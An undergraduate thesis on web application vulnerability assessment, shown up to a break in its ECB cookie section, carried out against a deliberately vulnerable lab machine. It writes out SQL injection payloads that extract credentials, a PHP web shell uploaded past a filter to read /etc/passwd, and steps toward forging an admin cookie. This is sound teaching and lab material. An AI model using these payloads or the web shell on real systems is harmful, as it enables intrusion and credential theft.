

WEB APPLICATION VULNERABILITY ASSESSMENT

BY

MD. ABDULLAH AL NOMAN

ID: 123-15-2036

This Report Presented in Partial Fulfillment of the Requirements for the Degree
of Bachelor of Science in Computer Science and Engineering

Supervised By

DR. FERNAZ NARIN NUR

Assistant Professor

Department of CSE

Daffodil International University



DAFFODIL INTERNATIONAL UNIVERSITY


DHAKA, BANGLADESH

MAY 2018

APPROVAL

This research titled “Web Application Vulnerability Assessment”, submitted by Md. Abdullah Al Noman to the Department of Computer Science and Engineering, Daffodil International University, has been accepted as satisfactory for the partial fulfillment of the requirements for the degree of B.Sc. in Computer Science and Engineering and approved as to its style and contents. The presentation has been held on 6th, May, 2018.

BOARD OF EXAMINERS



Dr. Syed Akhter Hossain
Professor and Head


Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Chairman



Dr. Sheak Rashed Haider Noori
Associate Professor and Associate Head
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Internal Examiner



Md. Zahid Hasan
Assistant Professor
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Internal Examiner




Dr. Mohammad Shorif Uddin
Professor
Department of Computer Science and Engineering
Jahangirnagar University

External Examiner

DECLARATION


We hereby declare that, this project has been done by us under the supervision of **Dr. Fernaz Narin Nur, Assistant Professor, Department of CSE** Daffodil International University. We also declare that neither this project nor any part of this project has been submitted elsewhere for award of any degree or diploma.

Supervised by:



Dr. Fernaz Narin Nur
Assistant Professor
Department of CSE
Daffodil International University

Submitted by:



Md. Abdullah Al Noman
ID: 123-15-2036
Department of CSE
Daffodil International University

ACKNOWLEDGEMENT

First i express my heartiest thanks and gratefulness to almighty God for His divine blessing makes me possible to complete the final year research successfully.

I really grateful and wish my profound and indebtedness to Dr. Fernaz Narin Nur, Assistant Professor, Department of CSE Daffodil International University, Dhaka. Deep Knowledge & keen interest of my supervisor in the field of “Web application security” to carry out this project. Her endless patience, scholarly guidance, continual encouragement, constant and energetic supervision, constructive criticism, valuable advice, reading many inferior draft and correcting them at all stage have made it possible to complete this research.

I would like to express my heartiest gratitude to Head, Department of CSE, for his kind help to finish my project and also to other faculty member and the staff of CSE department of Daffodil International University.

I would like to thank my entire course mate in Daffodil International University, who took part in this discuss while completing the course work.

Finally, i must acknowledge with due respect the constant support and patients of my parents.

ABSTRACT

Cyber security has become an very important aspect in every industry like in power, banking and automation sectors. Servers are critical assets in these industries where critical sensitive data is stored. These servers often incorporates web servers in them though which any business data and operations are performed remotely. Hence, it is obvious that for a reliable operation, security of web servers are very crucial. This paper provides an effective approach for vulnerability assessment of web applications by means of analyzing and using a combined set of tools to address a wide varieties of security issues. It shows how with a combination of tools, one can increase the vulnerability testing of a web application regardless of new types of attacking vector.

I have tried to demonstrate the vulnerability assessment tests of web applications by using combination of Nikto, Wfuzz, and custom scripts to do multiple tasks at ease. Moreover, how a vulnerability is being exploited manually to show the process and to understand the flaws in depth. Not only how a vulnerability can be exploited but also leveraged to gain access to get stable code execution which leads to compromise a system.

TABLE OF CONTENTS

CONTENTS	PAGE
Approval	i
Declaration	ii
Acknowledgement	iii
Abstract	iv
List of Figures	vii-viii
CHAPTER 1: INTRODUCTION	1-2
1.1 Introduction	1
1.2 Motivation	1
1.3 Rationale of the Study	1
1.4 Research Questions	1
1.5 Expected Output	2
1.6 Report Layout	2
CHAPTER 2: BACKGROUND	3-4
2.1 Introduction	3
2.2 Related Works	3
2.3 Research Summary	3
2.4 Scope of the Problem	4
2.5 Challenges	4

CHAPTER 3: Research Methodology	5-8
3.1 Introduction	5
3.2 Research Subject and Instrumentation	5
3.3 Data Collection Procedure	5
3.4 Statistical Analysis	6
3.5 Implementation Requirements	7
CHAPTER 4: Experimental Results and Discussion	9-34
4.1 Introduction	9
4.2 Experimental Results	9
4.3 Descriptive Analysis	9
4.4 Summary	34
CHAPTER 5: Summary, Conclusion, Recommendation and Implication for Future Studies	35-36
5.1 Summary of the Study	35
5.2 Conclusions	35
5.3 Recommendations	36
5.4 Implication for Further Study	36
References	37
Appendices	38

LIST OF FIGURES

FIGURES	PAGE NO
Fig: 3.1 Windows of Exposure	6
Fig: 3.2 Average vulnerabilities per site	7
Fig 4.1 MySQL default database requirement	9
Fig 4.2 Comment	10
Fig 4.3 user function	11
Fig: 4.4 Integer based sql command	12
Fig 4.5 String based sql command	13
Fig: 4.6 Right number of columns	14
Fig: 4.7 Database version	14
Fig4.8 Current user	16
Fig: 4.9 Data of our interest	16
Fig: 4.10 admin credentials	16
Fig: 4.11 Password Cracking	17
Fig: 4.12 Executing command	18
Fig: 4.13 ECB encryption	18
Fig: 4.14 Inspecting cookie	19
Fig: 4.15 Decode the cookie	19
Table: 4.16 User cookie	20
Table: 4.17 Decoded cookie	20
Fig: 4.18 User cookie with 20 a's	20
Fig: 4.19 Possible pattern	20
Table: 4.20 Size of Delimiter	20
Fig: 4.21 Getting cookie using javascript DOM	21
Fig: 4.22 Re-encoding our cookie	21
Fig: 4.23 Putting back our cookie manually	22
Fig: 4.24 Administrator access	22
Fig: 4.25 Nmap scan for host discovery	22
Fig: 4.26 Port open and service running	23

Fig: 4.27 Web service of the organization	
Fig: 4.28FAQ error page	24
Fig: 4.29 Get error to open the password file	25
Fig: 4.30 Circumvented policy to get password file	28
Fig: 4.31 Check for the RFI	29
Fig: 4.32 Creating our fake PDF file	29
Fig: 4.33 upload our payload	30
Fig: 4.34 Successful shell	31
Fig: 4.35Finding the location of netcat listener	32
Fig: 4.36 Victim machine reverse shell	32
Fig: 4.37netcat listener on attacking machine	33
Fig: 4.38 Working reverse shell	34
Fig: 5.1Lifecycle of effective vulnerability assessment	34
	35

CHAPTER 1

Introduction

1.1 Introduction

As more organizations are relying on web applications to perform in day-to-day operations and interact with the public, web applications have become a common gateway for experienced cyber attackers to exploit sensitive information thus compromising business. This technology often leaves many organizations vulnerable to attacks because of the failure to anticipate the need for security as in value to enterprise-wide controls. For this reason, a web application vulnerability assessment is important to any organization that utilizes this technology to interact with their clients and vendors.

1.2 Motivation

Each and every day new security vulnerabilities are discovered in today's system, networking, and application software. In the recent years, web applications have Group estimates that over 70% of attacks against a company's web site or web application come at the application level, not the network or system layer [1].

The increasing prevalence of cyber security attacks on both individuals and businesses emphasizes the need for IT security professionals who specialize in cyber security.

1.3 Rationale of the Study

Organizations of all types (business, academia, government, etc.) even individuals are facing risks resulting from their ever-increasing reliance on the information infrastructure. Decision and policy makers managing these risks are challenged by a lack of information concerning the risks and consequences of cyber events and would benefit from an increased understanding of the implications of cyber security risks and solutions related to their information infrastructure and business.

The proposed research project supports vulnerability analysis by studying essential components of vulnerability assessment: (i) what processes support a rational approach to find out cyber risk management?, (ii) what procedures are needed to assess a critical vulnerability, and (iii) what are the impacts to individual businesses and business sectors resulting from compromised and exposure?

1.4 Research Questions

- The purpose of this study is to demonstrate a sophisticated methodology to conduct a full fledged penetration test.
- Procedure taken on the study is similar to the real world.

1.5 Expected Output

- Get a clear idea on the methodology used.
- Concerned about seriousness of our online private and sensitive data.

1.6 Report Layout

- SQL injection
- Electronic Code Book
- LFI using PHP include vulnerability

CHAPTER 2

Background

2.1 Introduction

In this paper i have worked with multiple vulnerabilities among them some are very common but has significant effect if exploited in right ways.

2.2 Related Works

- The essence of command injection attacks in web applications by Zhendong Su and Gary Wassermann.
This research is about command injection which is typically sql injection. Full work is connected to back-end server.
My work is similar to them but the methods are different.
- End-to-end Web Application Security by Úlfar Erlingsson, Benjamin Livshits, and Yinglian Xie.
Published under Microsoft research. The research is about scripting attacks. But when a server filters the output and stop the scripts a worm called Samy worm evade filtering. Script injection is just one means of attack using a specific worm which is less common and out of the scope of my work.

2.3 Research Summary

Web applications offer significant challenges to providing secure infrastructure software. As part of our effort to secure such applications, i would like to present web application vulnerability assessment a organized technique that aims to focus the analyst's attention on the part of the application system and its resources that are most likely to contain vulnerabilities that might provide access to high value sensitive data.

Although manual assessment is labor-intensive, for the sake of the research it has been done to achieve in-depth knowledge about the vulnerability, how it works, why it's in there to do with and lot more.

2.4 Scope of the Problem

2.4.1 SQL injection

Find the vulnerabilities by using commands in a PHP based website. After finding the vulnerabilities exploiting to gain access to the administration pages. Then using the access, gain code execution on the server.

2.4.2 Electronic Code Book

The scope of electronic code book was the exploitation of a weakness in the authentication of a PHP website. My goal is to see the impact on how to temper with the data to exploit the encryption.

2.4.3 LFI using PHP include vulnerability

The scope of this vulnerability is to discover and the exploitation of PHP include vulnerabilities. Then using post exploitation technique such as shell, reverse-shell to get a more stable real shell.

2.5 Challenges

- Makes a directory of assets and resources for a specific system.
- Discovers the potential threats to all the resources given.
- Gathers valuable information and inspect the system.
- Take attempts to eliminate the potential vulnerabilities of given resource.
- Comprehensive analysis and thorough review of the system.

CHAPTER 3

Research Methodology

3.1 Introduction

Vulnerability assessment methodology is determined by the conceptual framework chosen including a definition of the vulnerability itself that specifies risk. It also depends on the intended use of assessment results.

The methods are dynamic and robust in nature as methods applicable at one level may not be appropriate at another level.

3.2 Research Subject and Instrumentation

- IP Tables
- Nmap
- Dirbuster
- Netdiscover
- Netcat
- Ncat
- Nikto
- John The Ripper
- Wfuzz

3.3 Data Collection Procedure

Data collection procedure is a vital and important aspect of a research. Based on collected data the research result has come out. Due to different types of research collection procedure differs. In our research where we used web based application to find and exploit its flaws. To tamper a web application in wild is illegal and out of our scope. Hence we used sophisticated machines build for testing. Whether the applications are of simplified structure, they present very similar to the real world scenario. Moreover to find these vulnerabilities an intense approach has to be taken. Our data collection procedure are mainly search engines and security blogs such are

- Google
- Vulnhub
- Reddit
- Github
- Motherboard

3.4 Statistical Analysis

Windows of exposure is denoted as the number of days an application remains vulnerable during a given time. The graph shows that a lot number of web application always remain vulnerable.



Fig: 3.1 Windows of Exposure[4]

Average vulnerabilities per site varies from 5 to 32 vulnerabilities. Even financial services and healthcare are not performing significantly better than the rest of the industries. As per the chart indicates, the Education, Retail and IT industries suffer the highest number of vulnerabilities including critical vulnerabilities of any other industry.




Fig: 3.2 Average vulnerabilities per site[5]

3.5 Implementation Requirements

Implementation is the place where it actually takes place. To implement the scenario i have used a sandboxed system as the environment was intentionally vulnerable.

For a real world scenario first we have to defined our assets and then it is time to configure a scan. Implementation will require several components.

- Assets we want to perform scan
- Which scanner we will use
- Shall we use authentication
- How aggressive we will make our scans

Chapter 4

Experimental Results and Discussion

4.1 Introduction


In this section we actually conduct the tests. Results may vary due to use of different tools and approach. I have tried to follow a standard approach as well as a understandable through testing. Without further ado let's jump in the testing phase.

4.2 Experimental Results

The experimental results for our research is pretty much straight forward. Find the vulnerabilities, check out for false positive, finally by checking to make sure the vulnerability is exploitable. Now the next step is remediation which is out of our scope in this research.

4.3 Descriptive Analysis

4.3.1 SQL injections



Default Databases	
<code>mysql</code>	Requires root privileges
<code>information_schema</code>	Available from version 5 and higher

Fig: 4.1 MySQL default database requirement [6]

False = query is invalid

True = query is valid

String Based Detection

' False

'' True

" False

" " True

\ False

\\ True

Examples:

```
SELECT * FROM tables WHERE id = '1 ''';
```

Numeric Based Detection

AND 1 True

AND 0 False

AND true True

AND false False

1-false Return 1 if vulnerable

1-true Return 0 if vulnerable

1*56 Return 56 if vulnerable

1*56 Return 1 if not vulnerable

Example:

```
SELECT * FROM people WHERE id = 3 - 2 ;
```

Comment Out Query

#	Hash comment
/*	C-style comment
--	SQL comment
;%00	Nullbyte
`	Backtick

Fig 4.2 Comment

Examples:

```
SELECT * FROM People WHERE username = '' OR 1 = 1 -- - ' AND password = ''  
;
```

Testing Version

VERSION ()

@@VERSION

@@GLOBAL.VERSION

Example:

```
SELECT * FROM user Where id = ' 1 ' AND MID (VERSION(),1,1) = ' 5 ' ;
```

Database Credentials

Table	mysql.user
Columns	user, password
Current User	user(), current_user(), current_user, system_user(), session_user()

Fig 4.3 user function

Example:

```
SELECT current_user;
```

Server Hostname

@@HOSTNAME

Example:

```
SELECT @@hostname;
```

Determining number of columns

GROUP /ORDER BY

Example:

```
SELECT id, name, pass FROM users WHERE id = 1' ORDER BY 3--+
```

```
SELECT id, name, pass FROM users WHERE id = 1' GROUP BY 1, 2, 3, 4, 5--+
```

Notes:

Keep incrementing the number until we get an error.

Retrieving Tables

```
UNION SELECT GROUP_CONCAT(table_name) FROM
information_schema.tables WHERE version=10;
```

Retrieving Columns

```
UNION SELECT GROUP_CONCAT(column_name) FROM
information_schema.columns WHERE table_name = 'tablename'
```


Retrieving Multiple Tables/Columns at once

```
SELECT (@) FROM (SELECT(@:=0x00),(SELECT (@) FROM
(information_schema.columns) WHERE (table_schema>=@) AND (@)IN
(@:=CONCAT(@,0x0a,' [',table_schema,' ]>',table_name,'>',column_name))))x
```

Example:

```
SELECT * FROM Users WHERE id = '-1' UNION SELECT 1, 2, (SELECT (@)
FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns)
WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x0a,' [',
'table_schema,' ]>',table_name,'>',column_name))))x), 4--+';
```

Detection Based on integers



My Awesome Photoblog

Fig: 4.4 Integer based sql command

- when try to access `/article.php?id=2-1`, the article 1's information will be showed. (The subtraction is performed by the server.)
- `/article.php?id=2-0`

Detection Based on Strings



My Awesome Photoblog

The used SELECT statements have a different number of columns

Fig 4.5 String based sql command

```
SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2
```

```
/cat.php?id=1 UNION SELECT 1,2
```

Here we are seeing an error that indicates we have different number of columns. Let's increase our column number to see if it get right.

```
/cat.php?id=1 UNION SELECT 1,2,3,4
```

4 columns no more show any error thus indicates that we have 4 columns in the table.

ORDER BY query shows the same result as UNION SELECT.

/cat.php?id=1 ORDER BY 4 , will show the content since the column number is right.

/cat.php?id=1 ORDER BY 5, will show error since the column number is not right.



My Awesome Photoblog

Home |

picture: ruby

Fig: 4.6 Right number of columns

Retrieving Information

For the Database version

`http://192.168.56.101/cat.php?id=1%20UNION%20SELECT%201,@@version,3,4`



Fig: 4.7 Database version

For the Current user

`http://192.168.56.101/cat.php?id=1%20UNION%20SELECT%201current_user(),3,4`



Fig4.8 Current user

For Database name

`http://192.168.56.101/cat.php?id=1%20UNION%20SELECT%201,database(),3,4`

Retrieving table

`1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables`

Retrieving columns

`1 UNION SELECT 1,column_name,3,4 FROM information_schema.columns`

Retrieving table_name:column_name

Now all together the payload becomes

`1 UNION SELECT 1,concat(table_name,':', column_name),3,4 FROM information_schema.columns`





Fig: 4.9 Data of our interest

Retrieving user credentials

`http://192.168.56.101/cat.php?id=1%20UNION%20SELECT%201,concat(login,%27:%27,password),3,4%20FROM%20users;`



picture: cthulhu



picture: admin:8efe310f9ab3efeae8d410a8e0166eb2

admin:8efe310f9ab3efeae8d410a8e0166eb2

Fig: 4.10 admin credentials

Access to the administration pages and code execution

Cracking the password

With a simple google search we can crack the hash "P4ssw0rd"

MD5 reverse for 8efe310f9ab3efeae8d410a8e0166eb2

The MD5 hash:

8efe310f9ab3efeae8d410a8e0166eb2

was successfully reversed into the string:

P4ssw0rd

Fig: 4.11 Password Cracking

Uploading a Web shell and Code Execution

```
<?php
    system($_GET['cmd']);
?>
```

Now uploading a "php" might be restricting. To circumvent this issue let's rename this to shell.php3 which will do the work for us.

After uploading our shell let's check where our shell code file is,

```
<div class="inner" align="center">
<p>
<imgsrc="admin/uploads/shell.php3" alt="" /></p>
</div>
```

Now it's time to execute

<http://192.168.56.101/admin/uploads/shell.php3?cmd=cat%20/etc/passwd>





Fig: 4.12 Executing command

4.3.2 Electronic Code Book

ECB

ECB (Electronic Codebook) is an encryption method in which the message is divided into blocks of X bytes length and each block encrypt separately using key.



Electronic Codebook (ECB) mode encryption

Fig: 4.13 ECB encryption [7]

During the decryption the reverse operation is used. Having multiple security implications our main focus are on:

- Blocks from encrypted message can be removed without tempering the decryption process.
- Blocks from encrypted message can be moved around without disturbing the decryption process.

Detection of the vulnerability

By creating an account and then log in two times with that account shows the cookie sent by the application isn't changed. Now log in many times and always get the same cookie is what we see problematic. The cookie sent back to us should always unique. Now if the cookie is always the same, the reason might be it's always valid and there won't be any way to invalid it.




Fig: 4.14 Inspecting cookie

By looking at it we can see it seems uri-encoded and base64-encoded.

Further research shows that 2 equal sign at the end of cookie %3D%3D are a good indicator of base64-encoding.

Let's decode it.

```

root@kali:~# irb
irb(main):001:0> require 'base64' ; require 'uri'
=> true
irb(main):002:0> Base64.decode64(URI.decode("roSIDVf0FwJ9mhW0LUM6Sg%3D%3D"))
=> "\xAE\x84\x88\rW\xCE\x17\x02}\x9A\x15\xB4-C:J"

```

Fig: 4.15 Decode the cookie

"\xAE\x84\x88\rW\xCE\x17\x02}\x9A\x15\xB4-C:J"

Now we can see the information is encrypted.

Let's create 2 user with username user1 and user2 with same password "password" and compare the cookies sent by application.

Account	User1	User2
Cookie	Kk9W53htLm4HT8ZkGe Mr4w%3D%3D	CKw7n4f2IvYHT8Zk GeMr4w%3D%3D

Table: 4.16User cookie

Decoding

Account	User1	User2
Decoded cookie	*OV\xE7xm.n \aO\xC6d\x19\xE3+\xE3	\b\xAC;\x9F\x87\xF6"\xF6 \aO\xC6d\x19\xE3+\xE3

Table: 4.17Decoded cookie

It seems like we have find something in common. Now let's dig deeper by creating a username of 20 a with password of 20 a.

```
>> document.cookie  
← "auth=GkzSM2vKHdcaTNIza8od1wS28inRHic2GkzSM2vKHdcaTNIza8od1ys96EXmirn5"
```

Fig: 4.18User cookie with 20 a's

Decoding

\x1A L \xD2 3 k \xCA \x1D \xD7 \x1A L \xD2 3 k \xCA \x1D \xD7 \x04 \xB6 \xF2) \xD1 \xE
